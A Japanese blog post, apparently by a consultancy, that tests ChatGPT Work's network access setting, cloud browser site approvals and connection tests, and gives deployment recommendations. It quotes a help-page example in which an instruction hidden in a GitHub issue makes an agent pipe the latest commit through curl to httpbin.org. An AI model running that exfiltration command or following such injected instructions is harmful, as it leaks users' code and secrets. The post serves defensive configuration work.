
Workは、祝日を推測で補わず、土日だけを除いた日数を返しました。表の上には祝日を除いていないことを、表の下には取得を試みた方法と失敗した理由を書いています。日数は8件とも、祝日を除かない場合の値(No.2が10日、No.3が8日、No.7が10日、No.8が21日)と一致し、依頼文で決めた扱いのとおりでした。

オフのまま同じチャットで、内閣府の祝日のページをクラウドブラウザで開くよう頼むと、サイトを開くことを承認したあとも開けませんでした。
クラウドブラウザで、内閣府の「国民の祝日について」のページ(https://www8.cao.go.jp/chosei/shukujitsu/gaiyou.html)を開き、2026年10月と11月の祝日を、ページに書かれている内容だけを根拠に教えてください。ウェブ検索は使わないでください。
サイトを開く前に、承認の画面が出ました。選択肢は「関連するすべてのサイトを許可」「拒否」「このチャットで許可」の3つで、範囲の最も狭い「このチャットで許可」を選びました。

エラーは「net::ERR_BLOCKED_BY_CLIENT」で、続けて example.com を開くよう頼んでも同じでした。
設定をオンに戻してから同じ依頼文を送ると、承認の画面がもう一度出て、「このチャットで許可」を選んだあとはページを開けました。答えた祝日(10月12日、11月3日、11月23日)は、内閣府のCSVと一致していました。

公式の説明では、コードとシェルの公開インターネットへのアクセスを止めても、それだけでクラウドブラウザが無効になることはありません(ChatGPT Work cloud security)。今回の観測はこの説明と食い違いますが、ブロックの原因は確かめていません。
添付資料から文書を作る業務は、オフでも進みました。今回の結果と、作業に必要なアクセスだけを有効にするというOpenAIの考え方から、Businessでは、普段はオフにしておき、外部のデータをコードで取りに行く作業の間だけオンにすることを推奨します。今回、オフで作ったWordファイルは日本語のフォントが代替のものになっていたため、社外に渡す前に、Wordで見た目とファイルサイズを確かめます。外部のデータを使う作業では、取得できなかったときに推測で補わず、そのことを書くよう、依頼文で決めておきます。
切り替えは実行中の作業が終わってから反映されるため、作業を始める前に済ませます。
クラウドブラウザがサイトを開く前に確認を求めるかどうかは、「設定」→「クラウドコンピューター」の「ChatGPT Workのウェブサイト承認」で選びます。この設定は、ChatGPT Workにだけ適用されます。ヘルプには「Settings > Cloud browser」と書かれていますが、日本語の画面では「クラウドコンピューター」にあります。

画面の「常に確認」(Always ask)、「自動承認」(Auto approve)、「常に許可」(Always allow)は、ヘルプで次のように説明されています。
Always ask: Review every website access request yourself.
Auto approve: Let ChatGPT review the URL and only pause to ask you if it seems unsafe
Always allow: Allow access to every website. This is not recommended.
You can also allow or block individual websites. These site-specific choices override your default permission setting. Website access permission is separate from approval for consequential actions.
今回の検証でも、クラウドブラウザがサイトを開く前に、サイトごとに承認を求められ、サイト名を確かめてから許可できました(検証2)。既定は「常に確認」とし、確認の手間を減らしたい業務に限って、自動で評価する「自動承認」を検討します。
業務で使うサイトが決まっているなら、「ウェブサイトの権限」にそのサイトだけを追加して許可します。Enterprise・Edu向けのページには、管理者が「常に許可」をワークスペース全体で無効にできると書かれています(ChatGPT Work Overview)。接続アプリやプラグインで直接できる作業は、クラウドブラウザよりそちらを使うよう、ヘルプは勧めています(Using cloud browser in ChatGPT)。
クラウドで動くWork(Work Cloud)は、Codexのタスク実行の仕組みを使っており、実行と分離の中核部分はCodexと共通です。ただし、使えるツールや権限、管理者の設定は同じではありません(ChatGPT Work cloud security)。
次の引用は、Codex Cloud(Legacy)の設定ページにある説明で、Workの設定の説明ではありません。エージェントが動かすコードに外部との通信を許したときのリスクが挙げられています。
Enabling agent internet access increases security risk, including:
- Prompt injection from untrusted web content
- Code or secret exfiltration
- Downloading malware or vulnerable dependencies
- Pulling in content with license restrictions
To reduce risk, allow only the domains and HTTP methods you need, and review the agent output and work log.
同じページには、GitHubの課題(issue)の説明文に指示を隠す例も載っています。エージェントがその指示に従って git show HEAD | curl -s -X POST –data-binary @- https://httpbin.org/post を実行すると、最新のコミットの内容(メッセージと変更の差分)が外部のサーバーへ送られます。ページはこれを、攻撃者の管理するサーバーへ情報が漏れる例として説明しています。今回の接続テストの5番は、この例と同じhttpbin.orgへのコードからの送信で、オンでは届き、オフに切り替えると403で止まりました。
プロンプトインジェクションそのものは、こちらの記事で解説しています。
ウェブ検索の取得機能は、オフでも使われました(検証2)。公式の説明どおりなら、「Work のネットワークアクセス」をオフにしても、クラウドブラウザから外へ情報を送る経路も残ります。クラウドブラウザは、対応している公開フォームに情報を入力できるためです(ChatGPT Work Overview)。検証2でオフの間にクラウドブラウザがサイトを開けなかったことは、この経路が閉じている根拠にはしません。OpenAIはクラウドブラウザについて、プロンプトインジェクションなどのリスクをテストしているものの、すべてのリスクを除けるわけではないと説明しています(Using cloud browser in ChatGPT)。オフにするときも、ウェブサイト承認は「常に確認」を基本にしておきます。
Workが外へ送った内容を、後から追う手段も限られます。Enterprise・Edu向けのCompliance Logs Platformでも、すべてのシェルコマンドやブラウザ操作が記録に出るとは限りません。端末側の監視も、クラウド環境の中の操作は見られません(ChatGPT Work cloud security)。
社内に展開する前に決めておくことは、次の4点です。
同じ接続テストは、オンでは5つの宛先のうち4つに届き、オフに切り替えると、同じチャットの次の依頼からその4つとも止まりました。添付資料から作る週次報告は、オフでもWordファイルまで作れましたが、前の記事のファイルと比べると、日本語のフォントが代替のものに変わっていました。外部の祝日データが要る作業では、Workは取得できなかったことを明記して返しました。公式の説明では、この設定が決めるのはコードとシェルコマンドの通信ですが、今回の環境では、オフの間はクラウドブラウザでもサイトを開けませんでした。Businessでは、普段はオフにしておき、外部のデータをコードで取りに行く作業の間だけオンにすることを推奨します。クラウドブラウザは、この設定に頼らずウェブサイト承認で管理し、「常に確認」を基本にすることも推奨します。
まずは、自分のワークスペースの「データコントロール」で、「Work のネットワークアクセス」の状態を確認してください。次に、社内のルールで外部への送信テストが認められているかを確かめてください。認められていれば、この記事の接続テストの依頼文をオンで送り、オフに切り替えてから同じチャットで再実行の依頼文を送ります。表の下のコードがオンのときと同じ構成なら、自分の環境で止まる宛先が分かります。社内に展開する場合は、「社内展開前に決めること」の4点を、管理者と決めてください。設定や運用の決め方に迷う場合は、Tech Funにご相談ください。
Tech Funでは、お客様のフェーズに合わせ、生成AI活用に向けた様々な支援をご提供しています。
生成AIに限らず、Web・業務システム開発やインフラ設計など、技術領域を問わずご相談を承っています。「何から始めれば良いか分からない」という段階でも構いませんので、ぜひお気軽にお問い合わせください。